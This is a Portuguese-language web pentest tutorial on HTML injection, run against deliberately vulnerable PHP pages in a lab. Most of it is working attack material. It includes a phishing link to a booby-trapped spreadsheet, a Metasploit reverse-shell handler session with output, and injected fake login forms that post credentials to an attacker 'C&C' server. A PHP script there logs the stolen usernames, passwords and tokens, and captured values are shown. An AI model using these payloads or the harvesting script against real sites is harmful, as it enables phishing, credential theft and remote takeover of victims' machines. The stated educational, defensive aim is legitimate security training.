****

**Visão**

Com a crescente demanda sobre Tecnologias, percebemos que muitas pessoas apesar de buscarem informações, não possuem fontes que queiram realmente passar o conhecimento da maneira como ela deve ser, livre e com embasamento técnico que permita ser aplicado e utilizado quando necessário, além de serem testados em sua criação, tornando esta informação útil e confiável.

**Missão**

O Laboratório foi criado com a intenção de buscar e disseminar o conhecimento de uma maneira clara e objetiva, de forma gratuita, auxiliando na evolução dos membros e da sociedade na qual estas informações são compartilhadas, buscando o crescimento de todos os envolvidos nesta criação de valores.



Caso você pense que com a leitura dos materiais da How2Security, você irá se tornar um Cracker capaz de invadir sistemas, se você espera encontrar aqui scripts infalíveis para invasão e, a partir deles, sair por aí invadindo computadores, essa não é a leitura indicada. Indicamos, sim a leitura do Código Penal (Lei 2.848/1940), principalmente a Lei Carolina Dickmann (Lei 12.737/2012), nos Artigos 154-A e 154-B.

*154-A Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita:*

*Pena – Detenção, de 3 meses a 1 ano, e multa*

Este material é um conjunto de informações compiladas de documentos e ferramentas do Mundo Underground testadas em ambiente de laboratório na nossa intranet. Desta forma, todo conhecimento aqui condensado é tangível, assim como as orientações das contramedidas.

Dessa forma, esperamos ter sido bem claros que, em momento algum, estamos com a pretensão de ensinar a você como se tornar um invasor. Estaremos sim, mostrando muitas das técnicas utilizadas pelos crackers e, em alguns casos, pelos scripts kiddies, para que você, como administrador de redes, seja capaz de identificá-las em tempo hábil para se defender, antes que alguém com desejos menos nobres ô faça por você.

Assim sendo, todo o conteúdo dessa literatura tem apenas o objetivo didático de informar e preparar os administradores de redes dos novos tempos. Em momento algum nos responsabilizamos pelo mau uso desse conhecimento ou por danos causados em seu equipamento ou de terceiros, assim como também não somos responsáveis pelos códigos e ferramentas aqui citados.

Sandro Melo

Adaptado por Wellington Silva aka Well

**0 – OWASP A1 - HTMLi**

O HTML Injection é um tipo de problema de injeção que ocorre quando um usuário é capaz de controlar um ponto de entrada e é capaz de injetar códigos HTML arbitrário em uma página Web vulnerável.

Essa vulnerabilidade pode ter muitas consequências, como a divulgação de dados de sessões e de acesso.

Esta vulnerabilidade ocorre quando a entrada do usuário não foi sanitizada corretamente e a saída não está codificada. Uma injeção permite que o atacante envie uma página HTML maliciosa para um alvo. O navegador não será capaz de distinguir o que é legitimo do que é malicioso e, consequentemente, analisará e executará tudo como legitimo no contexto do usuário.

Há uma ampla gama de métodos e atributos que podem ser usados para processar conteúdo HTML. Códigos maliciosos HTML podem ser injetados via innerHTML, outro método de injeção seria através do document.write().

**1 – Vamos a Exploração Básica de HTMLi**

Primeiramente vamos analisar uma injeção básica de HTML. Neste caso iremos trabalhar com o seguinte código:

<html>

<body>

Welcome

<?php

echo $\_REQUEST['nickname'];

?>

!

</body>

</html>

Neste código não temos nenhum tratamento de entrada no parâmetro nickname. Vejamos no browser o acesso passando como parâmetro ninckname Well.




Figura 01 – Acesso a Nosso Aplicativo Vulnerável

Agora vamos passar tags HTML juntamente com o meu nickname e observar tanto na página como em seu código fonte se a aplicação aceitou nossa alteração.




Figura 02 – HTML Injetado

Com isso podemos abusar dessa página enviando um link malicioso para os possíveis clientes do domínio clicarem neste link e serem explorados.

Vamos a um exemplo prático. Ao montar nossa URL maliciosa devemos enviar de forma a fazer a engenharia social.

*http://192.168.0.106/htmli/html-i.php?nickname=<b>Well</b>! Por favor, clique neste link <a href="http://192.1686.0.113/Salary\_Details.xls">para baixar a planilha de salários*

Também devemos preparar nosso Metasploit para aguardar o alvo abrir nossa planilha com o exploit.

root@kali-wellx64:~# msfconsole

msf > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD windows/shell/reverse\_tcp

PAYLOAD => windows/shell/reverse\_tcp

msf exploit(handler) > set LHOST 192.168.0.113

LHOST => 192.168.0.113

msf exploit(handler) > set LPORT 8000

LPORT => 8000

msf exploit(handler) > exploit

[\*] Started reverse TCP handler on 192.168.0.113:8000

[\*] Starting the payload handler...

[\*] Encoded stage with x86/shikata\_ga\_nai

[\*] Sending encoded stage (267 bytes) to 192.168.0.252

[\*] Command shell session 1 opened (192.168.0.113:8000 -> 192.168.0.252:49219) at 2017-03-18 04:06:21 -0300

Microsoft Windows [Version 6.3.9600]

(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\administrator\Documents>exit

[\*] 192.168.0.252 - Command shell session 1 closed. Reason: Died from EOFError

msf exploit(handler) >

Como podemos ver essa falha que parece ser algo trivial e que não causaria nada sério nos deu acesso a máquina, logico que com uma interação do alvo.

Observação: Para ver a criação da planilha maliciosa basta ver o artigo sobre PowerShell para Pentest.

**2 – Vamos a Exploração de HTMLi**

Agora vamos ver um caso onde temos uma injeção em um formulário. Nosso código vulnerável:

<html>

<body>

<b>Welcome Guest! Please Login</b>

<br><br>

<form action='/htmli/html-i2.php' >

<input type="hidden" name="sessionid" value=

"<?php echo $\_REQUEST['sid']; ?>">

Username: <input type="text" name="username"><br>

Password: <input type="password" name="pass"><br>

<input type="submit" value="Login">

</form>

</body>

</html>



Figura 03 – Formulário com HTMLi

Vamos olhar o código fonte da página.



Figura 04 – Código Fonte do Formulário

Como podemos observar existe um campo oculto no formulário (Hidden), provavelmente esse valor será preenchido com o ID da sessão que em nosso exemplo é o gest (visitante).

Podemos ver se conseguimos injetar código neste campo, utilizando o parâmetro sid:

*http://192.168.0.106/htmli/html-i2.php?sid=gest">*



Figura 05 – Injetando HTML

Vamos utilizar a tag de comentário e ver o resultado:

*http://192.168.0.106/htmli/html-i2.php?sid=gest"<!--*



Figura 06 – Comentando o Restante do Código

Como podemos observar ele aceitou nosso inject, vamos copiar o código do formulário e vamos criar nosso próprio formulário mascarando o formulário original:

"></form><form action='http://192.168.0.113/dump.php' method="POST"><input type="hidden" name="sessionid" value="gest">Username: <input type="text" name="username"><br>Password: <input type="password" name="pass"><br>Token: <input type="password" name="token"><br><input type="submit" value="Login"></form><!--

Primeiramente nós fechamos a tag anterior, depois abrimos uma nova tag do nosso formulário injetado. Além disso, acrescentamos mais um campo no formulário, o campo Token. A ação deste formulário é enviar utilizando o método POST os parâmetros para nosso servidor remoto onde temos uma página em PHP que irá capturar os dados submetidos através do formulário. A página em PHP que ficar no nosso C&C (Command&Control):

<?php

if(isset($\_POST['username']) && isset($\_POST['pass']) && isset($\_POST['token'])) {

$data = $\_POST['username'] . ' - ' . $\_POST['pass'] . ' - ' . $\_POST['token'] . "\n";

$ret = file\_put\_contents('/var/www/html/data.txt', $data, FILE\_APPEND | LOCK\_EX);

}

header("location:http://192.168.0.106/htmli/html-i2.php?sid=gest");

?>

Esse código irá pegar os valores dos parâmetros: username, pass e token e irá gravar em um arquivo chamado data.txt. Depois irá redirecionar a vítima para a página original.

Antes de enviar o código vamos analisar os dados que forem entrando em nosso arquivo no servidor remoto com o comando tail (veja o comando e o resultado após o preenchimento do formulário).




Figura 07 – Formulário Injetado

Olhe o resultado:

root@kali-wellx64:~# tail -f /var/www/html/data.txt -n 0

well - 123456 - 4321

oteb - 654321 - 1234

^C

root@kali-wellx64:~#

Como podemos ver existe um perigo altíssimo na questão de um HTMLi.

**3 – HTMLi Utilizando uma 3ª Parte**

Neste exemplo, iremos ver um caso onde injetamos tags HTML utilizando uma terceira parte. Primeiro vamos criar nosso código vulnerável que ficará no servidor:

<html>

<body>

<b>Welcome</b><br><br>

<?php

$handle = fopen($\_REQUEST['tsite'], "r");

$contents = stream\_get\_contents($handle);

fclose($handle);

$title1 = explode("<title>", $contents);

$title2 = explode("</title>", $title1[1]);

echo ('<b>Title is: </b>' . $title2[0]);

?>

<br><br>

<form action='html-i3b.php' method='GET' >

Title: <input type='text' name='tsite' value='http://localhost'><br>

<input type='submit' value='Get Title'><br>

</form>

</body>

</html>

Aqui temos uma aplicação que recebe uma URL e apresenta seu título.




Figura 08 – Site Vulnerável

Vamos mostrar o título do portal UOL Diveo.




Figura 09 – Título do Portal UOL Diveo

Agora para vermos se ele é vulnerável a injeção HTML vamos criar uma página simples em nosso servidor C&C, onde o título recebe tags HTML. O nome do arquivo é title-i.html.

<html><title><h1>Vulnerable to HTMLi</h1></title></html>

Vamos colocar no campo Title a URL do nosso C&C e ver se foi injetado as tags <h1> e </h1>.




Figura 10 – Código Injetado com Êxito

Veja que o código foi injetado com sucesso, vamos injetar o mesmo formulário que utilizamos anteriormente para ver o tamanho do perigo. O nome do arquivo é title-i2.html.

<html><title>You need to be logged in:<br></form><form action=http://192.168.0.113/dump.php method="POST"><input type="hidden" name="sessionid" value="gest">Username: <input type="text" name="username"><br>Password: <input type="password" name="pass"><br>Token: <input type="password" name="token"><br><input type="submit" value="Login"></form></title></html>

Vamos fazer o mesmo procedimento anterior.




Figura 11 – Formulário Injetado

root@kali-wellx64:~# tail -f /var/www/html/data.txt -n 0

asilva - 1029384756 - 1029

^C

root@kali-wellx64:~#

E assim temos uma vulnerabilidade para criar engenharia social.

**4 – Referências Bibliográficas**

**[1]** MUNIZ, JOSEPH and LAKHANI, AAMIR – Web Penetration Testing with Kali Linux, 2013, Birmingham – Mumbai, Packet Publishing.

**[2]** GRAVES, KIMBERLY – CEH – Official Ethical Hacker Review Guide, Indianapolis - Indiana, 2007, Wiley Publishing Inc.

**[3]** STUTTARD, DAFYDD and PINTO, MARCUS – The Web Application Hacker’s Handbook, Indianapolis - Indiana, 2º Edition, Wiley Publishing Inc.

**[4]** SCAMBRAY, JOEL, McCLURE, STUART and KURTZ, GEORGE – Hackers Expostos Segredos e Soluções para a Segurança de Redes, São Paulo, 2001, MAKRON Books Ltda.

**[5]** LONG, JOHNNY - GOOGLE HACKING - Para Teste de Invasão [tradução Sérgio Pereira Couto] 2005, DIGERATI (BOOKS).

**[6]** MELO, Sandro – Estudo de Técnicas para Exploração de Vulnerabilidades em Redes TCP/IP, 2º Ed, Rio de Janeiro, 2006, Editora Alta Books Ltda.

**[7]** AHARONI, Mati; Offensive Security Lab Exercises - Curso de Pen-Test oferecido pela Offensive Security, 2007.

**[8]** SCAMBRAY, Joel; LIU, Vicent; SIMA, Caleb - Hacking Exposed Web Application: Web Application Security Secrets And Solutions – 3ª Edition, New York – 2011, McGraw-Hill.

**[9]** DHANJANI, Nitesh; RIOS, Billy; HARDIN, Brett - Hacking A Próxima Geração – Rio de Janeiro – 2011, Alta Books.

**[10]** OWASP – HTMLi. Disponível em <https://www.owasp.org/index.php/Testing\_for\_HTML\_Injection\_(OTG-CLIENT-003)>. Acessado em 01/03/2017.